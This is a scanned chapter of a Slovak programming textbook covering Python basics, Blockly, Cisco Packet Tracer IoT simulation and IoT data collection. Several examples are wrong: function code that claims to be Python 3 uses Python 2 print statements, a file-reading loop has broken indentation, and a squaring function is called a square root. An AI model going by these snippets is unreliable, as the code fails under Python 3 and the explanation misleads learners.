Python je interpretovaný jazyk, ktorý sa dodáva ako bežná súčasť mnohých operačných systémov Linux. Obrovskou výhodou interpretovaných jazykov je možnosť písať zdrojový kód v ľubovoľnom textovom editore. Kód je následne spustený prekladačom, ktorý kód interpretuje. Nie je vyžadovaný žiaden kompilátor, ako je tomu v prípade kompilovaných jazykov typu C, Java.

Overiť, že Python prostredie je nainštalované, je možné s použitím nasledujúcich príkazov:

```
> whereis python

python: /usr/bin/python2.7 /usr/bin/python3.5 /usr/bin/python3.5m
/usr/bin/python /usr/lib/python2.7 /usr/lib/python3.5 /etc/python2.7
/etc/python3.5 /etc/python /usr/local/lib/python2.7 /usr/local/lib/python3.5
/usr/include/python3.5m /usr/share/python /usr/share/man/man1/python.1.gz
```

Zobrazený výstup určuje cesty k adresárom v systéme, kde sú nainštalované Python knižnice. Pokiaľ sme obdŕžali podobný výstup, môžeme spustiť Python shell, v ktorom sa dajú interpretovať príkazy. V súčasnosti sú najrozšírenejšie dve verzie - Python 2.7 a Python 3. Vzhľadom na blížiaci sa koniec podpory Python verzie 2.7 sa budeme v knihe ďalej odkazovať na Python verzie 3.

```
> python3

Python 3.5.2 (default, Nov 23 2017, 16:37:01)

[GCC 5.4.0 20160609] on linux

Type "help", "copyright", "credits" or "license" for more information.
```

TIP!

Pre začiatočníkov a pokročilých je k dispozícií predpripravené prostredie Python a R, s názvom Anaconda (https://www.anaconda.com/download/). Systém Anaconda má taktiež veľké množstvo doplnkových knižníc a modulov, ktoré rozširujú funkcionalitu prostredia. Napríklad o moduly OpenCV určené pre vývoj aplikácií založených na počítačovom videní.

3.6 Základy programovania

Pre písanie počítačových programov je predpokladom znalosť anglického jazyka, ktorý je všeobecne rozšíreným jazykovým rozhraním.

Podobne ako každý jazyk má zavedenú gramatiku, ktorú je potrebné dodržiavať, aby sme správne komunikovali, aj väčšina programovacích jazykov má vlastnú „gramatiku“.

Medzi základné prvky programovacích jazykov patria:

- prostredie programovania,
- základná syntax,
- dátové typy,
- premenné,
- kľúčové slová,

- základné operátory,
- rozhodovacie podmienky,
- slučky (cykly),
- polia,
- funkcie,
- práca so súbormi,
- načítavania vstupov a výstupov (označované aj I/O).

O niektorých z týchto základných elementov si povieme na nasledujúcich stranách. Vzhľadom na komplexnosť problematiky programovania aplikácií, bude popis zameraný len na niekoľko základných znalostí. Pre účely jednoduchosti a rýchlosti pochopenia bude použitý jazyk Python a Blockly.

3.6.1 Premenné a konštanty

Premenná je virtuálne miesto v pamäti, ktoré slúži pre dočasné uloženie hodnoty, ktorá sa môže počas behu programu zmeniť. Jednoducho povedané, premenná je len políčko, do ktorého môžete vložiť informácie. Premenné môžete použiť na ukladanie rôznych druhov informácií - text, čísla, odkazy, a tak podobne.

Konštanta je to isté, ako premenná s jediným rozdielom, že jej hodnoty sa nastavia pri prvom spustení programu a následne sú počas celej doby nemenné.

Každá premenná alebo konštanta by mala mať vhodne zvolený dátový typ. Python podporuje tieto dátové typy:

- **numbers** - číselné hodnoty,

```
var1 = 1

var2 = 10
```

- **string** - textové reťazce,

```
str = 'Hello World!'
```

- **list**- zoznam, kde sú prvky uzatvorené v hranatých zátvorkách, oddelené čiarkou,

```
list = [ 'abcd', 786 , 2.23, 'john', 70.2 ]
```

- **tuple** - podobný typ ako zoznam (list). Rozdiel je v nemožnosti zmeny jeho obsahu. Tuple je n-tica, definovaná na začiatku, ktorej obsah nemôže byť zmenený počas behu programu.

```
tuple = ( 'abcd', 786 , 2.23, 'john', 70.2  )
```

- **dictionary** - slovník, ktorý predstavuje párové prepojenie premenných a ich hodnôt:

```
dict = {}
```

```
dict['one'] = "This is one"

dict[2]     = "This is two"

tinydict = {'name': 'john','code':6734, 'dept': 'sales'}
```

Priradenie hodnôt k premenným je v Pythone pomerne jednoduché. Relatívnou výhodou v porovnaní s kompilovanými jazykmi typu C alebo Java, je automatická identifikácia dátového typu. Programátor nemusí definovať aký dátový typ požaduje. Stačí priradiť hodnotu k premennej a prekladač automaticky vyberie vhodný dátový typ.

```
>>>question = "How old are you?"    # textový reťazec

>>>changing = 3    # číselná hodnota

>>>a = b = c = 1    # viacnásobné priradenie

>>>list = ['abcd',786,'john',70.2]  #možná zmena prvkov zoznamu

>>>tuple = ( 'abcd', 786 , 2.23, 'john', 70.2  ) #nemenný zoznam
```

3.6.2 Vstupy a výstupy

V programoch je často potrebné načítať hodnoty zadané používateľom aplikácie alebo z konfiguračného súboru. Ďalší veľmi častý prípad je výpis hodnôt na obrazovku alebo zápis do súboru. Po otvorení Python shell sa na obrazovke objaví reťazec >>>, ktorý hovorí o tom, že shell čaká na vstup od používateľa.

Textový reťazec

Načítanie používateľského vstupu a vloženie do premennej name:

```
>>>name = input('What is your name?')
```

Výpis premennej na obrazovku terminálového okna:

```
>>>print('Hello,  ' + name)
```

Súbory

V niektorých prípadoch je žiadúce načítavať súbory ako vstup. Čítanie súboru a vloženie obsahu do premennej f:

```
>>>f = open('test.txt', 'r')
```

Výpis načítaného obsahu po riadkoch:

```
>>>with open('test.txt') as f:

>>>for line in f:

>>>  print(line)

>>>f.close()
```

Zápis do súboru:

```
>>>file1 = open("TestFile.txt","w")

>>>for i in range(1,10+1):

>>>  print(i, file=file1)

>>>file1.close()
```


3.6.3 Vetvenie programu

Podmienková štruktúra IF-ELSE sa používa na to, aby kód dokázal prijímať rozhodnutia. Po overení pravdivosti podmienky, program preskočí na zodpovedajúcej sekcie. To znamená, že ak testovaná podmienka je pravdivá, vykoná sa blok kódu IF. V opačnom prípade sa vykoná kód bloku ELSE. Ak sa vykoná kód IF, program už nevykoná kód bloku ELSE.

Pri rozhodovacích podmienkach sa aplikuje nasledujúca logika:

- ak sa výraz vyhodnotí ako pravdivý, program pokračuje v zodpovedajúcej sekcii,
- ak je tento výraz nepravdivý, vykoná sa ELSE sekcia a jej kód.

Princíp funkcionality IF-ELSEje bližšie popísaný na diagrame 3.10:

Obrázok 3.10 - Bloková schéma pre rozhodovanie IF-ELSE

Zdroj [5]

POZNÁMKA!

Pri grafickom formátovaní kódu sa využíva odsadzovanie (anglicky indentation). Odsadzovanie kódu je vhodné používať napríklad pri písaní funkcií, vetvení kódu s pomocou IF-ELSE a podobne. Existujú dve možnosti odsadzovania:

- pomocou medzier (anglicky spaces),
- pomocou tabulátora (anglicky tabs).

V kóde programovacieho jazykaPython verzie 3,nie je povolené miešanie rôznych spôsobov odsadzovania kódu. Je potrebné si zvoliť jeden, ktorý bude používaný naprieč celým zdrojovým kódom. Odporúča sa používať odsadzovanie s pomocou medzier. Pre jednu úroveň odsadenia sú vhodné 4 medzery. (bodka v nasledujúcom príklade predstavuje skrytý znak - medzeru)

```
if izb_teplota > akt_teplota:
....print("Vypni kúrenie")
else:
```

Ukážka zjednodušeného kódu testovaniaizbovej teploty a výpis príkazu pre riadiacu jednotkuplynového kotla v jazyku Python:


```
izb_teplota = 22
akt_teplota = nacitaj_teplotu()
if izb_teplota>akt_teplota:
    print("Vypni kúrenie")
else:
    print("Zapni kúrenie")
```

POZNÁMKA!

Ukážkový kód je veľmi zjednodušený a nezohľadňuje niekoľko dôležitých aspektov, ktoré robia termostat inteligentným. Ide napríklad o hysteréziu, aktuálny stav kotla (zapnutý/vypnutý), okrajové podmienky vstupov (zadaná záporná hodnota, alebo príliš vysoká teplota) a podobne.

Podmienková štruktúra IF-ELSE v jazyku blockly by mala takúto podobu:

Obrázok 3.11 - IF-ELSE v jazyku Blockly

Zdroj [14]

Pri návrhu kódu je často potrebné myslieť aj na okrajové podmienky, ktoré môžu nastať počas používania aplikácie. Ide napríklad o tieto situácie:

- Aké najvyššie číslo je možné zadať do aplikácie ako vstup?
- Čo sa stane, ak používateľ zadá nulu?
- Čo sa stane, ak používateľ nezadá číslo, ale prázdnu hodnotu?
- Čo sa stane, ak používateľ zadá písmeno namiesto číslice?
- Budú aplikáciou akceptované špeciálne znaky?

3.6.4 Cykly


V praxi je často potrebné opakovanie určitej operácie. Napríklad overiť každé číslo v rozsahu, skontrolovať prvky poľa, otestovať znaky v reťazci, či dokonca vytvoriť nekonečnú slučku programu, ktorá sa bude vykonávať stále dookola.

V programovacích jazykoch sa najčastejšie používajú nasledujúce cykly:

- FOR
- WHILE
- DO-WHILE

Cyklus FOR

Cykly FOR sa používajú na opakované vykonávanie bloku kódu pre konkrétny počet prípadov. Je obvyklé používať cykly FOR, keď je počet opakovaníznámy.

Obrázok 3.12 - Cyklus FOR

Zdroj [5]

Blok kódu sa vykonáva až do momentu, kedy podmienka prestane byť pravdivá. Napríklad index sa inkrementoval až dovtedy, než prekročil stanovenú hodnotu. Nasledujúci Python kód ukazuje implementáciu sčítavania čísel v poli s pomocou cyklu FOR.

```
# Načítanie zoznamu čísel

numbers = [6, 5, 3, 8, 4, 2, 5, 4, 11]

# deklarácie premennej pre výsledok

sum = 0

# iteratívne sčítavanie zoznamu


for val in numbers:

  sum = sum+val

# Výpis výsledku, ktorým je číslo 48

print("Súčet pola je:", sum)
```

V jazyku Blockly by takýto cyklus s vopred stanoveným počtom opakovaní mohol byť implementovaný pomocou funkcie repeat.



Obrázok 3.13 - Blockly – funkcia Repeat

Zdroj [14]

Cyklus WHILE

Cyklus typu WHILE sa používa na vykonanie bloku kódu, pokiaľ je stanovená podmienka pravdivá. Pri cykle while sa najprv testuje podmienka a až následne sa vykonáva kód.

Obrázok 3.14 - Cyklus WHILE

Zdroj [5]

Ak testovaná podmienka je takzvaná tautológia (vždy pravdivá, napríklad while(true)), slučka sa stane nekonečnou. Vo všeobecnosti sa táto podmienka používa v situáciách, kedy nie je vopred známy počet opakovaní, ktoré sa majú vykonať.

Pozrime si Python verziu príkladu pre iteratívne sčítavanie, kde počet iterácií je nastavený používateľom na začiatku programu.

```
# Načítanie používateľského vstupu

vstup = int(input("Zadaj počet opakovaní: "))
```

```
# inicializácia premenných

sucet = 0

pocitadlo = 1

while pocitadlo<= vstup:

  sucet = sucet + pocitadlo


  pocitadlo = pocitadlo+1

# Vypíš výsledok

print("Výsledok súčtu je:", sucet)
```

Blockly verzia cyklu WHILE má dve podoby. K dispozícií je funkcia Repeat, ktorá môže mať dva varianty a vykonávať blok kódu podľa nastavenej podmienky:

- Repeat WHILE – kód sa vykonáva pokiaľ podmienka je stále platná. Napríklad: súčet < 30
- Repeat UNTIL – kód sa vykonáva pokiaľ podmienka nie je splnená. Napríklad: súčet > 30


Obrázok 3.15 - Repeat WHILE / UNTIL

Zdroj [14]

Cyklus DO-WHILE

Hlavný rozdiel DO-WHILE oproti cyklu WHILE je v poradí testovania podmienky. Pri DO-WHILE sa najprv vykoná blok kódu a až následne sa testuje podmienka. To znamená, že pri blok kódu bude vykonaný minimálne jedenkrát.

V niektorých prípadoch to môže byť žiadúce. Naopak v iných situáciách môže byť požadované, aby program najprv otestoval podmienku, až následne rozhodol, či dôjde k spusteniu kódu.

Obrázok 3.16 - Cyklus DO-WHILE

Zdroj [5]

3.6.5 Matematické a porovnávacie operátory

V Pythone sú dostupné aj základné matematické operátory a porovnávacie operátory. Medzi nimi nájdeme napríklad:

- základné aritmetické operátory,
- mocniny,
- modulo (zvyšok po delení),
- negácia,
- porovnávacie operátory,
- booleovské operátory.

Ich použitie interpretujú nasledujúce výpisy:

Matematické operátory

```
>>> x = 2
>>> y = 3
>>> z = 5
>>> x * y
6
```

Modulo

```
>>> 10%7
3
>>> -10%7
4
```

```
>>> x + y
5
>>> x * y + z
11
>>> (x + y) * z
25
```

Mocniny

```
>>> 2**8
256
```

Negácia

```
>>> x = 5
>>> -x
-5
```

Porovnávacie operátory sa využívajú hlavne v pri testovaní podmienok IF-ELSE.

Operátor	Význam
<	Menej než
>	Viac než
<=	Menej ale rovná sa
>=	Viac alebo rovná sa
==	Rovná sa
!=	Nerovná sa

Tabuľka 3.1 - Porovnávacie operátory

Ukážka použitia porovnávacích operátorov:

```
>>> 2 == 3
False
>>> 3 == 3
True
>>> 2 < 3
True
>>> "a" < "aa"
```

```
True
```

ZAPAMÄTAJTE SI!

Pri používaní operátorov je potrebné rozlišovať medzi porovnávaním a priradením.

- X == 5 je porovnanie
- X = 5 je priradenie

Booleovské operátory sa používajú pre rozšírenie testovaných podmienok IF-ELSE. Štandardne sa testuje jedna podmienka. S pomocou booleovských operátorov je možné testovať splnenie niekoľkých podmienok súčasne.

OR	AND	NOT

if a **or** b:
  do_this
else:
  do_this
	if a **and** b:
	  do_this
	else:
	  do_this
		if **not** a:
		  do_this
		else:
		  do_this

Tabuľka 3.2 - Booleovské operátory

3.6.6 Funkcie

Funkcie sú malé podprogramy, ktoré vykonávajú špecifické operácie. Medzi niekoľko hlavných benefitov používania funkcií v programovaní patrí:

- zlepšenie prehľadnosti kódu,
- odstránenie duplicít v kóde,
- zrýchlenie celého programu,
- šetrenie pamäťového miesta,
- v prípade objektového programovania zlepšenie bezpečnosti aplikácie,
- jednoduchšia diagnostika problémov,
- možnosť rozdelenia aplikácie na fázy,
- možnosť rozdelenia prác medzi viac programátorov.

Funkcie môžu byť súčasťou hlavného programu, knižnice alebo externého modulu, ktorý sa importuje do hlavného programu.

Deklarácia funkcie

Nasledujúca funkcia načíta reťazec **str** ako vstupný parameter a vypíše ho na obrazovku.

```
def printme( text ):

   print text
```

Volanie funkcie

Definovanie funkcie poskytuje iba jej názov, špecifikuje parametre, ktoré majú byť zahrnuté do funkcie a štruktúry blokov kódu. Po dokončení základnej deklarácie funkcie je potrebné funkciu zavolať.

```
#!/usr/bin/python3

# Deklarácia funkcie

def printme( text ):

   print text

# Volanie funkcie

printme("Toto je testovanie volania funkcie printme!")
```

Vstupný parameter funkcie

Niekedy je potrebné aby funkcia pracovala so vstupným parametrom, ktorý sa mení na základe používateľskeho vstupu prípadne podľa parametrov načítaných zo snímačov. Príklad akým spôsobom je možné do funkcie vložiť požadované hodnoty vyobrazuje nasledujúci zdrojový kód:

```
def printme(first, second, third, *therest):

    print("First input: %s" %(first))

    print("Second input: %s" %(second))

    print("Third input: %s" %(third))

    print("Not sorted inputs... %s" %(list(therest)))


printme(1,2,3,4,5)
```

Po spracovaní kódu by sa na obrazovke mal zobraziť tento výstup:

```
First input: 1

Second input: 2

Third input: 3

Not sorted inputs... [4, 5]
```

Návratová hodnota funkcie

Návratová hodnota funkcie predstavuje výstup, ktorý je možné predať do inej časti kódu pre ďalšie spracovanie. Často je potrebné, aby sa po zavolaní funkcie získal jej výsledok, ktorý sa ďalej spracováva alebo napríklad vypisuje na obrazovku. Pre názornosť si pozrime nasledujuci príklad výpočtu odmocniny:

```
def square(x):

    y = x * x

    return y


toSquare = 10

result = square(toSquare)

print "The result of " + str(toSquare) + " squared is " + str(result)
```

3.6.7 Rozšírenia

Výhodou jazyka Python je existencia veľkého množstva knižníc pre rôzne oblasti a použitie. V repozitároch môžeme nájsť napríklad moduly a knižnice pre tvorbu grafických používateľských rozhraní, webových aplikácií, automatizáciu, prácu s databázovými systémami, spracovanie textu a obrazu a mnoho iných funkcií.

V základnej inštalácií Pythonu je už obsiahnutých niekoľko desiatok modulov. V prípade, že potrebujete špecifické moduly, musíte ich doinštalovať manuálne. Pre zjednodušenú inštaláciu bol vytvorený balíčkovací systém pip, podobný ako poznáme z prostredia linuxu apt, prípadne dnf.

Inštalácia OpenCV modulu pre vývoj aplikácií pre počítačové videnie:

```
pip install opencv-python
```

Import modulu do zdrojového kódu:


```
import cv2
```

3.7 Packet Tracer

Packet Tracer (PT) je nielen silný nástroj na modelovanie, simuláciu a testovanie sieťových prostredí, ale aj pre riešenia IoT. PT vo verzii 7 podporuje množstvo zariadení a funkcií IoT, ktoré umožňujú navrhnúť a zostaviť kompletné riešenia v oblasti internetu. Týmto sa z PT stáva ideálny nástroj pre výučbu a simuláciu.

Medzi zariadeniami IoT je možné nájsť modely senzorov, ovládačov, mikroprocesorov, počítačov typu Raspberry Pi a zariadení na simuláciu sietí typu Fog. To všetko umožňuje návrh, konfiguráciu, programovanie a simuláciu problémov čoraz sofistikovanejších modelov IoT systémov v domácom prostredí.

Jednou z posledných noviniek aplikácie je simulácia Smart Home, kde si vo virtuálnom dome vieme skúsiť ovládať štandardné Smart Home zariadenia. Takto si dokážeme vyskúšať ovládanie komplexných systémov bez nutnosti akejkoľvek investície.

Obrázok 3.17 - Packet tracer

Zdroj [11]

PT okrem iného umožňuje emulovať takzvaný Single-board-computer (SBC) a mikrokontrolér (MCU). Asi najznámejším SBC je Raspberry Pi. V prípade MCU je to Arduino, ktoré sa teší ohromnej popularite vďaka veľmi silnému marketingu.

Single-Board-Computer

SBC je počítač navrhnutý tak, aby sa v maximálnej miere podobal bežnému počítaču, ktorý používame na stoloch. SBC obsahuje prvky, ako je úložný priestor, pamäť a vstupy / výstupy v jednej doske.

SBC sú veľmi bežné v IoT riešeniach, pretože sa používajú na vykonávanie kódu a pridávanie simulovanej inteligencie do bežných zariadení.

V aplikácii PT je emulované SBC a poskytuje možnosti spúšťania kódu a simulovať množstvo internetových a vzdialených pripojení. Konkrétne PT SBC poskytuje 2 porty USB a 10 digitálnych I / O portov, ktoré možno použiť na pripojenie senzorov a zariadení IoT. Súčasťou je aj zabudovaný interpreter jazyka Python, ktorý umožňuje, aby bol natívny Python kód napísaný a vykonaný priamo na emulovanom SBC zariadení.

Mikrokontrolér

Mikroprocesorová jednotka (MCU) je malý počítač postavený systémom na čip (SoC). Je podobná SBC, ale obsahuje mikroprocesor s nižším výkonom, čo ho obmedzuje aj na použití. SoC obsahuje procesorové jadro, pamäť a programovateľné vstupné / výstupné periférie.

Mikrokontroléry sú využívané pre riadenie embedded systémov, ktoré vyžadujú len málo systémových prostriedkov. V bežnej praxi nájdeme mnoho aplikácií, ktoré sa spoliehajú na riadenie mikrokontrolérmi, sú to systémy riadenia motorových vozidiel, medicínske prístroje, diaľkovo ovládané stroje a zariadenia.

Packet Tracer (PT) prináša podporu pre emulátor MCU. Používateľ môže naprogramovať emulovaný MCU na vykonávanie úloh podobných MCU v reálnom svete. Pre zjednodušenie procesu je možné PT MCU naprogramovať aj pomocou Pythonu. PT MCU má jeden port USB, šesť digitálnych I / O portov a štyri analógové I / O porty. Digitálne I / O porty PT MCU umožňujú používateľovi pripojiť digitálne snímače a akčné členy. Analógové I / O porty umožňujú používateľovi pripojiť analógové snímače a servopohony.

3.8 Dáta v IoT

Jednou z najčastejších aplikácií pre IoT systémy je zhromažďovanie údajov. Zber údajov a ich následná analýza sa často vykonáva na odlišných miestach. Zariadenia a senzory sú často umiestňované na miestach, kde sa má uskutočňovať zber údajov. Analýza je vykonávaná v cloude alebo na serveri, kde je k dispozícií vyšší výpočtový výkon. Poľnohospodárstvo, doprava a výroba sú len niekoľkými príkladmi oblastí, v ktorých sa zber údajov vykonáva.

3.8.1 Čo sú dáta

Dáta (alebo tiež údaje) môžu byť slová v knihe, článku alebo blogu. Údaje môžu byť obsahom tabuľky, databázy. Môžu mať aj formu obrázkov, videa. Samotné údaje môžu byť nezmyselné. Aby získali význam musíme ich interpretovať, korelovať alebo porovnávať. Týmto sa tieto dáta stávajú užitočnejšie a stávajú sa informáciami. Keď sa tieto informácie aplikujú, stávajú sa poznatkami.

Zatiaľ čo zhromažďovanie údajov je dôležité, údaje musia byť filtrované (tzv. pre-processing) skôr, ako prejdú do samotného procesu analýzy. Zhromaždené údaje môžu byť upravované a filtrované v blízkosti miesta získania alebo môžu byť prenášané a uložené v cloude na spracovanie neskôr.

